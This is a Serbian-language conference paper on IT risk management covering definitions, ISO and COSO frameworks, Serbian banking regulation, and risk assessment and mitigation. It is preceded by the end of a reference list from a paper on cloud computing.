Csaplar, D. (2011). *The Proven Benefits of Backing-Up Data to the Cloud.* Preuzeto 14. marta 2015. sa http://research.aberdeen.com/1/ebooks/Proven-Benefits-of-Backing-Up-Data-to-the-Cloud.pdf

Gill, R. (2011). Why Cloud Computing Matters to Finance. *Strategic Finance*, 92(7), 43-47.

Hui, D., & Yu, C. (2010). Cloud Computing, Accounting, Auditing, and Beyond. *CPA Journal*, 80(10), 66-70.

International Data Corporation. (2014). *IDC Predicts 2014.* Preuzeto 15. marta 2015. sa http://www.idc.com/getdoc.jsp?containerId=prUS24472713

ITPRO. (2010). *Cloud computing: Ready for business?* Preuzeto 13. marta 2015. sa http://www.itpro.co.uk/626971/cloud-computing-ready-for-business

Mayevsky, M. (2014). *The Clouds Economy*. Sweden : Chiron Academic Press.

Mell, P., & Grance, T. (2011). *The NIST Definition of Cloud Computing: Recommendations of the National Institute of Standards and Technology.* Preuzeto 14. marta 2015. sa http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf

Quinn, M., Strauss, E., & Kristandl, G. (2014). The effects of cloud technology on management accounting and business decision-making. *Financial Management*, 54-55.

SalesForce. (2014). *Why Move to the Cloud? 10 Benefits of Cloud Computing.* Preuzeto 14. marta 2015. sa http://www.salesforce.com/uk/socialsuccess/cloud-computing/why-move-to-cloud-10-benefits-cloud-computing.jsp

Weinman, J. (2012). *Cloudonomics: The business value of cloud computing*. Hoboken, NJ: Wiley.




DOI: 10.15308/Synthesis-2015-719-722

Synthesis
International Scientific Conference of IT and Business-Related Research

# UPRAVLJANJE IT RIZICIMA

## IT RISK MANAGEMENT

Mile Stanišić
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Sve organizacije, kako male tako i velike, koriste informacione tehnologije u svom poslovanju. Informacione tehnologije su danas više neko ikada izložene najrazličitijim rizicima. Uzroci rizika mogu biti vrlo različiti, a njihove posledice izuzetno opasne za ostvarenje ciljeva organizacije. U većini organizacija nedostaju adekvanti formalni procesi upravljanja rizicima. Stoga je potrebno da sve organizacije ustanove efektivne i efikasne procese upravljana IT rizicima, bazirane na profesionalnim okvirima i ISO standardima.

**Ključne reči:**
upravljanje rizicima, IT rizici, ISO standardi, okvir upravljanja IT rizicima.

**Abstract:**
All organizations, either small or large, use information technologies in their business. Information technologies are today more than ever exposed to various types of risks. Such risks can be triggered by numerous factors, and their consequences can considerably hinder goal achievement of an organization. Most organizations lack adequate formal risk management processes. Therefore, all organizations should establish effective and efficient IT risk management processes, based on the professional frameworks and ISO standards.

**Key words:**
risk management, IT risk, ISO standards, IT risk management framework.

## 1. UVOD

Upravlajnje IT rizikom nije proizvod koji se kupuje ili politika koja se uvodi. To je proces upravljanja poslovnim rizikom koji se mora obavljati stalno. On je značajan za organizaciju zbog stalnog ispitivanja ciljeva koji se odnose na rizike i zaštitu u okviru poslovnog okruženja i zbog sistematskog ugrađivanja zaštite u način na koji posluje organizacija.

Upravljanje rizikom se primenjuje na čitav spektar aktivnosti u okviru organizacije, ne samo na IT aplikaciju. IT se ne može posmatrati izolovano, već mora biti tretirano kao integralni deo svih poslovnih procesa. Izbor IT kontrola nije jednostavno stvar primenjivanja onih koje su preporučene kao najbolje prakse. One moraju da ostvaruju dodatu vrednost za organizaciju smanjenjem rizika na efikasan način i povećanjem efektivnosti. Prilikom razmatranja adekvatnosti IT kontrola unutar okvira internih kontrola organizacije menadžment utvrđuje:

- Vrednost i značaj informacija.
- Prihvatljiv nivo i toleranciju rizika organizacije za svaku poslovnu funkciju i proces.
- IT rizike sa kojima se suočava organizacija i kvalitet usluga koje se pružaju korisnicima.
- Složenost infrastrukture IT.
- Odgovarajuće IT kontrole i koristi koje obezbeđuju.
- Štetne IT incidente u poslednja 24 meseca.

Cilj ovog rada je da se istraže prakse u svetu i u Republici Srbiji, koji standardi i okviri upravljanja IT rizicima se primenjuju u procesu upravljanja rizicima. Traži se odgovor na pitanje - koji nivo upravljanja IT rizicima je dostignut u Republici Srbiji, koje organizacije prednjače u tome, i šta treba uraditi da upravljanje ovim rizicima bude usklađeno sa Međunarodnim standardima za upravljanje rizikom informacione tehnologije.

## 2. DEFINISANJE IT RIZIKA, UPRAVLJANJA RIZIKOM, PRIHVATLJIVOG NIVOA RIZIKA I TOLERANCIJE RIZIKA

IT rizik je potencijalna mogućnost dešavanja neke pretnje koja može štetno delovati na organizaciju. IT rizici su rizici na poslovanje koji proizilaze iz korišćenja IT. Meri se u smislu kombinacije verovatnoće nastanka događaja i njegovom posledicom. Rizik informacione tehnologije ili IT rizik ili IT povezan rizik, je rizik povezan sa informacionim tehnologijama. Iako se informacije već dugo cene kao vredan i važan resurs, razvoj znanja o ekonomiji doprineo je da organizacije postanu sve zavisije od informacija, obrade podataka i posebno IT. Razni događaji ili incidenti koje prouzrokuju IT rizici mogu da izazovu negativne uticaje na poslovne procese ili misije te organizacije, u rasponu od nebitnih do katastrofalnih materijalnih posledica.[1]

U *Review Manual* 2006 je data sledeća definicija upravljanja rizikom: *"Upravljanje rizikom predstavlja proces utvrđivanja osetljivosti i opasnosti (ugroženosti) informacionih resursa koje koristi organizacija za postizanje poslovnih ciljeva, i odlučivanje koje kontramere, ako ih ima, da preduzme za smanjenje rizika na prihvatljiv nivo, na bazi vrednosti informacionih reursa za organizaciju."* ISACA (2006).

*Nivoom prihvatljivog rizika za organizaciju definiše se stepen rizika koji je određena kompanija ili neka druga organizacija spremna da prihvati u postizanju svojih ciljeva, kako odredi izvršni menadžment i upravno telo. Nivoom prihvatljivog rizika može da se utvrdi, na primer, da li će organizacija imati agresivniju ulogu u raspoređivanju novih tehnologija i onih tehnologija koje se tek pojavljuju. Na nivo prihvatljivog rizika u organizaciji*

1 Različite definicije IT rizika date su u dokumentu IT risk, http://en.wikipedia.org/wiki/IT_risk#Standards_organizations_and_standards

E-mail: mile.stanisic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-723-728

*može da utiče njeno industrijsko i regulatorno okruženje. U bliskoj vezi sa nivoom prihvatljivog rizika je tolerisanje rizika u organizaciji kojim se meri koliko daleko je organizacija spremna da odstupi od svoje navedene mere prihvatljivog rizika.*

Prihvatljiv nivo rizika organizacije COSO (2004) je definisao kao:

"… stepen rizika, na širem nivou, koji je kompanija ili neka druga organizacija spremna da prihvati u postizanju svojih ciljeva. Menadžment razmatra prihvatljiv nivo rizika organizacije prvo prilikom ocenjivanja strateških alternativa, zatim prilikom postavljanja ciljeva u skladu sa odabranom strategeijom, i prilikom razvoja mehanizama za upravljanje odgovarajućim rizicima."

Takođe, COSO definiše toleranciju rizika kao:

"… prihvatljiv nivo odstupanja u odnosu na postizanje ciljeva. Prilikom postavljanja određenih tolerancija rizika menadžment razmatra relativan značaj odgovarajućih ciljeva i usaglašava toleranciju rizika sa prihvatljivim nivoom rizika."

Cilj upravljanja rizikom u preduzeću je da obezbedi da svako radi sa istim nivoom i poznavanjem rizika i da odluke donesene na svim nivoima upravljanja budu konzistentne sa prihvatljivim nivoom rizika organizacije.

*Upravljanje rizikom je proces koji omogućava IT menadžerima da uspostave balans operativnih i ekonomskih troškova zaštitnih mera i postignu dobre rezultate što se tiče sposobnosti (kapaciteta) i za ispunjavanje misije (glavnog zadatka) zaštitom IT sistema i podataka koji podržavaju misije (zadatke) njihovih organizacija. Ovaj proces nije jedinstven za sva IT okruženja; ali je zaista proces koji je široko zastupljen kod odlučivanja u svim oblastima našeg svakodnevnog života.*[2]

## 3. ZAKONODAVNI OKVIR UPRAVLJANJA RIZIKOM INFORMACIONOG SISTEMA

Narodna banka Srbije (2013) je donela Odluku o minimalnim standardima upravljanja Informacionim sistemom finansijske institucije. Prema ovom propisu sve banke su obavezne da u okviru sveobuhvatnog sistema upravljanja rizicima, uspostave proces upravljanja rizikom informacionog sistema koji obuhvata identifikovanje i merenje, odnosno procenu tog rizika, kao i njegovo ublažavanje, praćenje i kontrolu. Banka je dužna da rizikom informacionog sistema upravlja tako da omogući nesmetano upravljanje bezbednošću ovog sistema i upravljanje kontinuitetom poslovanja banke. Ova obaveza banke proizilazi iz primene zahteva Bazela II, koji je posvećen operativnom riziku, a time i IT rizicima kao integralnom delu operativnih rizika.

Upravljanje rizikom informacionog sistema mora da obuhvati celokupan informacioni sistem banke i da bude integrisano u sve faze razvoja tog sistema. Pored toga, banka je dužna da adekvatno upravlja rizicima koji proizlaze iz ugovornih odnosa sa pravnim i fizičkim licima čije se aktivnosti odnose na njen informacioni sistem, kao i da kontinuirano nadzire način i kvalitet ugovorenih aktivnosti.

Menadžment banke treba da primenjuje zadovoljavajuće kontrolne prakse kao deo svoje sveobuhvatne strategije za ublažavanje rizika. Ove prakse treba da uključuju:

- Interne kontrole koje na efikasan način ublažuju utvrđene rizike koji se odnose na IT procese kao što su upravljanje sistemima i zaštitom, razvoj sistema, IT poslovanje, funkcije spoljnih provajdera, upravljanje prodajom, i druge oblasti IT rizika;
- Obezbeđenje kontrola nad MIS (*Management Information System*) da bi se obezbedile menadžmentu tačne i pravovremene informacije radi donošenja pravilnih odluka;
- Usvajanje i jačanje IT politika i standarda;
- Standarde za angažovanje, menjanje dužnosti i otpuštanje IT osoblja, uključujući interno osoblje, konsultante, privremeno zaposlene, i druge spoljne strane;
- Programi obuke i ocenjivanja radi održavanja nivoa IT ekspertize;
- Godišnji pregled IT pokrića osiguranja i potrebe za osiguranjem;
- Formalni planovi nastavka poslovanja za svaku značajnu oblast poslovanja;
- Nadzor i upravljanje odnosima sa trećim stranama (spoljnim stranama).

Osnovni ISO internacionalni standardi koji se odnose na upravljanje rizicima su sledeći:[3]

- IEC 31010:2009, Risk management - Risk assessment techniques
- ISO 31000:2009, Risk management - Principles and guidelines
- ISO Guide 73:2009, Risk management - Vocabulary
- ISO/IEC 27001:2005, Information technology - Security techniques - Information security management systems - Requirements
- ISO/IEC 27005:2011, Information technology - Security techniques - Information security risk management

Najpoznatiji okviri i metodologija za upravljanje rizicima su (Uremović, 2009):

- CRAMM - Velika Britanija, za velike organizacije
- BS 7799-3:2006 - Velika Britanija, za sve organizacije
- ISO/IEC 27005:2008 - Velika Britanija, za sve organizacije
- IT-Grundschutz – Nemačka, za sve organizacije
- Mehari 2007 – Francuska, besplatno za sve organizacije
- Octave – SAD, za srednje i male organizacije
- SP800-30 (NIST) – SAD, za sve organizacije

Ocenjivanja rizika u skladu sa nacionalnim okvirom treba da obuhvataju sve funkcije upravljanja IT rizikom uključujući bezbednost, korišćenje usluga spoljnih provajdera, i poslovni kontinuitet. Viši menadžment treba da obezbedi da utvrđivanje i ocenjivanje IT rizika na nivou preduzeća bude koordinisano i konzistentno u okviru cele organizacije. Snažan i visokog nivoa proces ocenjivanja rizika obezbeđuje osnovu za detaljnije ocenjivanje u okviru funkcionalnih oblasti upravljanja rizikom. Efikasan proces ocenjivanja IT rizika će unaprediti odluke koje se odnose na politiku i interne kontrole u organizaciji.

Viši menadžment može da koristi podatke ocenjivanja rizika za donošenje pravilnih odluka o upravljanju rizikom na bazi potpunog upoznavanja sa poslovnim rizicima. Male organizacije sa manje složenim sistemima mogu imati jednostavniji proces ocenjivanja rizika. Bez obzira na složenost proces treba da bude formalan i treba da se prilagodi promenama u IT okruženju. Ispitivači treba da ocenjuju efikasnost procesa ocenjivanjem poznavanja i svesnosti menadžmenta o riziku, adekvatnosti formalnih ocenjivanja rizika, i efikasnosti odgovarajućih politika i internih kontrola.

## 4. UTVRĐIVANJE I OCENJIVANJE RIZIKA

Analiziranje i ocenjivanje rizika koji se odnosi na IT može biti kompleksano. IT infrastruktura se sastoji od hardvera, softvera, komunikacija, aplikacija, protokola, i podataka, i njihove primene u fizičkom prostoru, organizacionoj strukturi, i između organizacije i njenog eksternog okruženja. Infrastruktura

2 http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf

3 www.iso.org



DOI: 10.15308/Synthesis-2015-723-228

takođe obuhvata ljude koji imaju inetraktivnu vezu sa fizičkim i logičkim elementima sistema.

Popis komponenata IT infrastrukture otkriva osnovne informacije o osetljivosti okruženja. Na primer, poslovni sistemi i mreže povezane sa Internetom su izloženi opasnostima koje ne postoje za samostalne sisteme i mreže. Pošto povezanost sa Internetom predstavlja bitan element većine poslovnih sistema i mreža, organizacije moraju da obezbede da arhitektura njihovih sistema i mreža obuhvata osnovne kontrole koje obezbeđuju osnovnu zaštitu.

Organizacije treba da obavljaju proces ocenjivanja kojim se usmerava izbor tehnologije i primena kontrola. Proces ocenjivanja rizika treba da obuhvata specifična ocenjivanja koja se obavljaju za funkcionalne odgovornosti kao što su bezbednost, kontinuitet poslovanja, i upravljanje komitentima (*vendor managament*). Ocenjivanje rizika obuhvata četiri značajne etape:

- Stalno prikupljanje podataka iz novih inicijativa ili monitoring postojećih aktivnosti;
- Analiza rizika u vezi sa potencijalnim uticajem tih rizika;
- Utvrđivanje pioriteta kontrola i aktivnosti za ublažavanje rizika; i
- Stalni monitoring aktivnosti za ublažavanje rizika.

Operativnim IT planiranjem treba utvrditi i oceniti izloženost riziku da bi se obezbedilo da politike, procedure i kontrole budu efikasne. Ocenjivanja rizika bezbednosti (zaštite) informacija se zahtevaju u skladu sa nacionalnim okvirom. Ovim ocenjivanjima treba utvrditi lokaciju svih poverljivih podataka o komitentima i korporativnih podataka, sve predvidive interne i eksterne opasnosti za te informacije, verovatnoću opasnosti (ugroženosti) i adekvatnost politika i procedura za ublažavanje tih opasnosti. Menadžment treba da razmotri rezultate tih ocenjivanja kada vrši nadzor IT poslovanja.

## 4.1. STALNO SAKUPLJANJE PODATAKA

Upoznavanje sa okruženjem organizacije predstavlja prvi korak (etapu) u procesu ocenjivanja rizika. Viši menadžment treba da obuhvati informacije o pitanjima (problemima) iz oblasti IT kao što su ograničenja resursa, opasnosti, prioriteti i ključne kontrole, iz nekoliko izvora. Prilikom obavljanja formalnog ocenjivanja rizika menadžment treba da sakupi informacije koje se odnose na IT okruženje organizacije iz nekoliko lokacija uključujući sledeće:

- Popisi IT sistema su značajni za upoznavanje i monitoring taktičkog poslovanja IT u organizaciji kao i za utvrđivanje punktova (mesta) pristupa i čuvanja poverljivih informacija komitentima i korporativnih podataka.
- IT strateški planovi obezbeđuju uvid u proces planiranja organizacije. Pregled i analiza strateških planova kao deo procesa ocenjivanja rizika može da ukaže na razvoj izloženisti riziku ili druge nedostatke koji ograničavaju mogućnost organizacije da primeni strateške prioritete.
- U planovima za oporavak i kontinuitet (nastavak) poslovanja se daje prednost raspoloživosti raznih poslovnih linija u organizaciji i oni često obuhvataju ozdravljenje i obezbeđenje kontrole, usluge komitentima, i podršku. Ti planovi mogu da obezbede uvid u značajne operativne sisteme i kontrolno okruženje u organizaciji.
- Dužna pažnja (posvećenost) i monitoring provajdera usluga mogu da predstavljaju dragocene informacije o kontrolnom okruženju provajdera. Te informacije su potrebne za potpuno ocenjivanje rizika IT okruženja u organizaciji.
- Izveštaji call centra o praćenju u vezi sa ovim pitanjima mogu često da ukažu na potencijalne probleme u poslovanju i kontroli ukoliko su ti izveštaji o raznim pitanjima (problemima) udruženi i analizirani zbog problema koji se ponavljaju ili su uobičajeni.
- Samoocenjivanje IT kontrola od strane odeljenja može da obezbedi rano identifikovanje neusaglašenosti sa politikama ili slabosti u kontroli.
- Nalazi IT revizije obezbeđuju uvid u verodostojnost (istinitost) i pristupačnost (stepen reagovanja, odziva) osoblja i menadžmenta, posvećenost primeni politika (usaglašenosti sa politikama) i internim kontrolama.

Izvesni indikatori mogu da upozore na visok nivo rizika u IT procesima. Njih treba razmotriti prilikom ocenjivanja rizika:[4]

- Koliko i koje ključne kontrole su imale propuste u testiranju prethodnog perioda ili za vreme internih revizija?
- Koja je starost aplikacije i koliko često se modifikuje?
- Da li postoje poznati problemi kod obrade ili podataka?
- Da li ima poznatih problema kod funkcionalnosti važnih aplikacija?
- Koliko široko je menjana kupljena aplikacija, prilagođena klijentima, ili menjana njena konfiguracija?
- Koji su bili zahtevi za promenama visokog prioriteta?
- Koliko se često dešavaju problemi u obradi?
- Koliko često se vrše hitne promene?
- Koji je nivo fluktuacije osoblja na ključnim pozicijama?
- Koliko je iskusno osoblje i da li je prošlo kroz dovoljnu obuku?

Kod razumevanja rizika kod aplikacije sledeće stavke su tipične stavke koje su dobijene da bi se shvatili i ocenili rizici na svakom nivou seta aplikacija:[5]

- Elementi infrastrukture koji podržavaju aplikacije (na primer: baze podataka, operativni sistemi, mreže i centri podataka).
- Stepen do kojeg automatizovane kontrole predstavljaju rezultat postavljene konfiguracije pre nego aplikacionog koda.
- Tehnologija baze podataka u upotrebi. Upoznati se sa prirodom i dinamikom događanja promena kod elemenata baze podataka, kao što su šematski prikazi, koje su bitne za ključne automatizovane kontrole.
- Operativni sistem (na primer: koji se koristi za koju aplikaciju i koliko često se vrše promene).
- Značajni interfejsi i njihove manulne kontrole. Možda je potrebno da ove kontrole dodate listi ključnih automatizovanih kontrola ukoliko nisu uključene kao ključne kontrole, njihovi propusti ne bi bili otkriveni uobičajenom primenom utvrđenih ključnih kontrola, i one bi mogle dovesti do materijalne greške.
- Infrastruktura mreže i njene potencijalne tačke propusta (na primer: aplikacija i njene ključne automatizovane kontrole se možda oslanjaju na prenos kroz mrežu gde propust u mreži ili kršenje zaštite mreže bi mogli da imaju za rezultat neotkrivene materijalne greške u finansijskim izveštajima).
- Da li je aplikacija kreirana interno, ili je kupljena?
- Da li se aplikacija održava interno ili se održava uslugama iz spoljnih izvora?
- Kako su aplikacije i infrastruktura podržavane: centralizovano kroz zajedničke usluge, geografski, ili pojedinačno po poslovnim jedinicama?

4 GAIT Methodology: A risk-based approach to assessing the scope of IT general controls, The Institute of Internal Auditors, 2007. p.18.

5 GAIT Methodology: A risk-based approach to assessing the scope of IT general controls, The Institute of Internal Auditors, 2007. pp. 17-18.



DOI: 10.15308/Synthesis-2015-723-728

- Da li centri podataka funkcionišu interno ili uz pomoć usluga iz spoljnih izvora?
- Koje primene mreže i tehničke infrastrukture se obavljaju interno, a koje uz pomoć trećih lica?
- Kako je IT organizovan? Da li postoji podela važnih funkcija?

## 4.2. ANALIZA RIZIKA

CRO (*chief risk officer*) zajedno sa predstavnicima iz IT (*chief information officer* - CIO, *chief information security officer* - CISO, *chief security officer* – CSO, *information system security officer* - ISSO) i poslovnih oblasti obavlja procenu rizika. Postoji osam osnovnih pitanja u vezi sa procesom ocenjivanja rizika. Prvih pet su:

- Koja su sredstva rizična i vrednost njihove poverljivosti, integriteta i raspoloživosti?
- Šta bi se moglo dogoditi što bi negativno uticalo na vrednost tih informacionih sredstava (događaj)? Ono što podrazumeva ovo pitanje je analiza ugroženosti i planiranje osetljivosti na opasnosti i potencijalni uticaj na informaciona sredstva.
- Ukoliko bi se taj događaj (opasnost) dogodio koliko loš bi njegov uticaj bio?
- Kolikočesto se može očekivati da se dogodi taj događaj (učestalost događanja)?
- Koliko su sigurni odgovori na prva četiri pitanja (analiza neizvesnosti)?

Sledeća tri pitanja se odnose na analizu ublažavanja rizika:

- Šta se može uraditi da se smanji rizik?
- Koliko će to koštati?
- Da li je to ekonomično/efikasno?

Menadžment treba da koristi sakupljene podatke o IT sredstvima i rizicima da bi analizirao potencijalni uticaj rizika na organizaciju. Analizom treba da se utvrde razni događaji ili opasnosti koji bi mogli da negativno utiču na organizaciju u strateškom ili operativnom pogledu. Menadžment treba da oceni verovatnoću raznih događaja i rangira mogući uticaj. Neki primeri događaja koji bi mogli da utiču na organizaciju uključuju sledeće:

- *Prekršaji koji se odnose na bezbednost* - Prekršaji koji se odnose na bezbednost koji mogu da utiču na organizaciju obuhvataju eksterne i interne prekršaje koji se odnose na bezbednost, prevare u programiranju, viruse u računarima, ili poricanje (odbijanje) kritika koje se odnose na pružanje usluga.
- *Ispadi sistema (System failures)* - Uobičajeni uzroci ispada sistema obuhvataju prekid (ispad) u mreži, rizik međuzavisnih odnosa (interdependency risk), prekid u interfejsu (interface failure), hardware failure (propust u hardveru), propust u softveru (software failure), ili nefunkcionisanje internih telekomunikacija.
- *Spoljni događaji* – Organizacije su takođe izložene spoljnim opasnostima uključujući vremenske prilike, zemljotrese, terorizam, cyber upade, prekid linija javnih usluga ili zastarelost električnih instalacija koji dovode do ispada sistema i drugih uređaja.
- *Greške kod ulaganja u tehnologiju* - Greške kod ulaganja u tehnologiju obuhvataju rizik koji se odnosi na strateško platformu ili dobavljače, neodgovarajuću definiciju poslovnih zahteva, nekompatibilnost sa postojećim sistemima, ili zastarelost softvera mogu ograničavati profitabilnost ili rast.
- *Problemi u razvoju i primeni sistema* - Uobičajeni problemi u razvoju i primeni sistema obuhvataju neadekvatno upravljanje projektom, prekoračenja u troškovima/vremenu (rokovima), greške u programiranju (interno/eksterno), propust da se uspešno integrišu i/ili pokrenu (odmaknu, migriraju) od postojećih sistema, ili propust sistema da ispuni poslovne zahteve.
- *Nedostatak (manjak) kapaciteta* - Manjak kapaciteta je rezultat neadekvatnog planiranja kapaciteta uključujući precizna prognoziranja (predviđanja) rasta.

Kada organizacija utvrdi delokrug rizika menadžment treba da oceni verovatnoću nastajanja kao i finansijski uticaj, uticaj na reputaciju i druge uticaje na organizaciju. Uticaji na organizaciju su veoma različiti i nije ih uvek lako kvantifikovati, ali takođe obuhvataju takva razmatranja kao što su izgubljeni prihodi, pogrešne poslovne odluke, troškovi oko rehabilitacije i rekonstrukcije podataka, troškovi sporova i potencijalnih sudskih odluka (presuda), gubitak udela (učešća) na tržištu, i povećanje premija ili odricanja od osiguranja. Po pravilu se analizom rizika rangiraju rezultati na bazi odnosa između troškova i verovatnoće (The Open Group, 2010, str. 26-38).

Dinamika analize rizika je važna i na nju u velikoj meri utiče tehnološka promena. U statičnom okruženju poslovne i tehničke infrastrukture proces ocenjivanja bi mogao biti na godišnjem nivou ili bi se mogao obavljati zajedno sa nekim značajnim implementacionim projektom.

## 4.3. UTVRĐIVANJE PRIORITETA

Kada se menadžment upozna sa IT okruženjem organizacije i analizira rizik treba da rangira rizik i utvrdi prioritete za reagovanje na njih. Verovatnoća nastajanja i stepen uticaja obezbeđuju osnovu za smanjenje izloženosti rizku ili utvrđivanje kontrola za ublažavanje sa ciljem da se obezbedi sigurno, zdravo i efikasno IT poslovanje koje odgovara složenosti organizacije. Ukupni rezultati ocenjivanja rizika treba da predstavljaju važniji faktor u odlučivanju u većini oblasti odgovornosti IT upravljanja uključujući:

- Planiranje budžeta za tehnologiju, investiranje i odluke o raspoređivanju;
- Planiranje eventualnih događaja (nepredviđenih izdataka, obaveza);
- Politike i procedure;
- Interne kontrole;
- Angažovanje osoblja i ekspertize;
- Osiguranje;
- Repere (nivoe) za IT poslovanje;
- Nivoe usluga za interne IT usluge i IT usluge spoljnih provajdera; i
- Jačanje politika i usaglašenost sa politikama.

## 4.4. MONITORING

Mnoge aktivnosti služe za praćenje efikasnosti upravljanja rizikom preduzeća u normalnom toku poslovanja. Iz ovoga proističu aktivnosti upravljanja koje mogu da uključuju analizu odstupanja, upoređivanje informacija iz različitih izvora, i da se bave neočekivanim događajima.

Aktivnosti kontinuiranog monitoringa uglavnom obavljaju menadžeri za linijsku poslovnu ili funkcionalnu podršku razmatrajući implikacije informacija koje primaju. Fokusiranjem na odnose, nedoslednosti ili relevantne implikacije oni pokreću pitanja i prate ih sa ostalim osobljem da bi utvrdili da li su potrebne korektivne ili druge mere.



DOI: 10.15308/Synthesis-2015-723-728

Menadžment i Bord treba da prate aktivnosti za ublažavanje rizika da bi obezbedili da su utvrđeni ciljevi postignuti ili su u toku. Monitorng treba da bude stalan, odeljenja treba da dostavljaju menadžmentu periodične izveštaje o napretku ostvarivanja ciljeva i implementaciji korektivnih planova. Stalni monitoring dalje obezbeđuje da proces ocenjivanja rizika bude kontinuiran a ne jednokratan ili godišnji događaj. Ključni elementi efikasnog programa monitoringa uključuju:

- Planove aktivnosti za ublažavanje ili korekciju;
- Jasno određivanje odgovornosti; i
- Izveštavanje menadžmenta.

## 5. STRATEGIJE ZA SMANJENE RIZIKA

Pošto je procenio relevantne IT rizike menadžment odlučuje kako će na to odgovoriti. Odgovori obuhvataju izbegavanje rizika, smanjenje, podelu odgovornosti za rizike i prihvatanje rizika. Prilikom razmatranja svojih akcija koje će preduzeti menadžment ocenjuje efekat na verovatnoću i uticaj rizika, kao i na troškove i dobiti, tako što odabira odgovor koji svodi rezidualni rizik u okvire željenog nivoa rizika. Generalno, postoji nekoliko načina da se ublaže potencijalni uticaji rizika, koji u stvari predstavljanju odgovore na rizike (The Open Group, 2010, str. 31):

- *Izbegavanje rizika* – Napuštanje tehnologije koja doprinosi riziku. Moguće je rizik da bude povezan sa upotrebom određene tehnologije, dobavljača ili proizvođača. Rizik se može eliminisati zamenom sa drugom tehnologijom.
- *Smanjenje rizika* – Preduzima se akcija da se smanji verovatnoća ili uticaj rizika, ili oba. Pod ovom tehnikom se podrazumeva osmišljavanje i implementacija kontrolnih aktivnosti čime se minimiziraju efekti na rizik.
- *Podela odgovornosti za rizik* – Smanjenje verovatnoće ili uticaja rizika prenošenjem dela rizika ili podelom odgovornosti za rizik sa partnerima i provajderima. Uobičajene tehnike obuhvataju kupovinu proizvoda osiguranja, angažovanjem u transakcijama hedžinga, ili angažovanjem spoljnih izvora za neku aktivnost. Dobar primer je outsourcing upravljanja infrastrukturom. U tom slučaju, partner ublažava rizike povezane sa upravljanjem IT infrastrukturom time što je partner sposobniji i ima više visoko stručnog kadra nego primarna organizacija. Rizik se može ublažiti i prenošenjem troškova ostvarenog rizika na neko osiguravajuće društvo.
- *Prihvatanje rizika* – Ne preduzimaju se akcije (mere) za uticanje na verovatnoću ili uticaj rizika. Neki rizici su mali, jer je njihov uticaj i verovatnoća pojave je niska. U ovom slučaju, svesno se prihvata rizik kao trošak poslovanja kada je to odgovarajuće. Takav rizik se periodično razmatra, kako bi se osiguralo da njegov uticaj i dalje ostane mali.

Prilikom utvrđivanja reagovanja na rizik menadžment treba da razmotri stvari kao što su:

- Efekti potencijalnih odgovora na verovatnoću i uticaj rizika – i koji odgovori su u skladu sa tolerancijom rizika entiteta.
- Troškovi nasuprot koristi potencijalnih odgovora.
- Moguće prilike da se postignu ciljevi koji idu dalje od bavljenja specifičnim rizikom.

Za značajne rizike entitet po pravilu razmatra potencijalne odgovore iz niza opcija odgovora. Na ovaj način se doprinosi da izbor odgovora bude temeljan i stvaraju se izazovi za *status quo*.

## 6. ZAKLJUČAK

Opšti zaključak je da u većini organizacijama ne postoje adekvatni i efikasni procesi upravljanja IT rizicima. Nedostaju formalni okviri upravljana rizicima ustanovljeni na ISO standardima, na prvom mestu ISO 27005 standardom, koji bi obuhvatali identifikovanje i merenje, odnosno procenu rizika, kao i njegovo ublažavanje, praćenje i kontrolu. Ogranizacije koje su najdalje odmakle u upravljanju IT rizicima su banke i telekomunikacione kompanije, posebno one čiji su vlasnici iz inostranstva. Prepreka boljem upravljanju je nedostatak kulture upravljanja IT rizicima i nedovoljna primena COBIT okvira. Za IT stručnjake to nije atraktivan posao, što dakazuje neznatan broj profesionalnih sertifakata za upravljanje IT rizicima i CISA revizora.

Sve organizacije treba da izgrade i uspostave procese upravljanja IT rizicima, respektujući njihovu veličnu i kompleksnost poslovanja i primene informacione tehnologije. Upravljanje rizicima u Republici Srbiji je još u razvoju. Pomake u ovoj disciplini treba obezbediti donošenjem odgovarajućih zakona i regulative, koja respektuje relevantne međunarodne standarde za upravljanje rizicima. Na ovaj način organizacije bi se naterale na donošnje okvira za upravljanje IT rizicima na metodološki ispravan način. Adekvatno upravljanje IT rizicima bi rezultiralo smanjenjem gubitaka. Organizacije koje nemaju dovoljno resursa i osposobljene kadrove za ustanovljavanje procesa upraljanja IT rizicima treba da koriste spoljne usluge specijalizovanih provajdera.

Proces upravljanja rizikom je stalni iterativni proces. Mora se neograničeno ponavljati. Poslovno okruženje se stalno menja i nove opasnosti i osetljivosti se dešavaju svakog dana.

Mogućnost ublažavanja rizika u oblasti IT zavisi od ocenjivanja rizika. Viši menadžment treba da identifikuje, oceni, kontroliše i prati tehnologiju da bi izbegao rizike koji predstavljaju opasnost (ugrožavaju) bezbednost i pouzdanost određene organizacije. Organizacija treba (1) da planira korišćenje tehnologije, (2) oceni rizik povezan sa tehnologijom, (3) da utvrdi kako da primeni tu tehnologiju, i (4) da ustanovi proces za ocenjivanje i monitoring rizika koji se preuzima. Sve organizacije treba da imaju:

- Efikasan proces planiranja koji je u skladu sa IT ciljevima i poslovnim ciljevima;
- Stalni proces ocenjivanja rizika kojim se procenjuje okruženje i potencijalne promene;
- Procedure za primenu tehnologije koje obuhvataju odgovarajuće kontrole; i
- Ocenjivanje i monitoring kojima se efikasno utvrđuju načini za upravljanje izloženosti riziku.

## LITERATURA

Blokdijk, G., Engle, C., & Brewster, J. (2008). *IT risk management guide: Risk management implementation guide, presentations, blueprints, templates : complete risk management toolkit guide for information technology processes and systems*. Brisbane, Australia: Art of Service.

Boyce, J.G., & Jennings, D.W. (2002). *Information assurance: Managing organizational IT security risks*. Amsterdam: Butterworth-Heinemann.

COSO. (2004). *Enterprise Risk Management: Integrated Framework.* Committee of Sponsoring Organizations of the Treadway Commission. Preuzeto sa http://www.coso.org/documents/COSO_ERM_ExecutiveSummary.pdf



DOI: 10.15308/Synthesis-2015-723-728

Hahn, U., Askelson, K.D., & Stiles, R. (2006). *Managing and auditing privacy risks*. Altamonte Springs, Fla: Institute of Internal Auditors.

ISACA. (2006). *CISA Review Manual 2006*. Information Systems Audit and Control Association, www.isaca.org

ISACA. (2009). *The Risk IT Framework*. Preuzeto sa http://www.isaca.org/Knowledge-Center/Research/Documents/Risk-IT-Framework-Excerpt_fmk_Eng_0109.pdf

ISACA. (2012). COBIT 5 - A Business Framework for the Governance and Management of Enterprise IT. Rolling Meadows, USA: Information Systems Audit and Control Association.

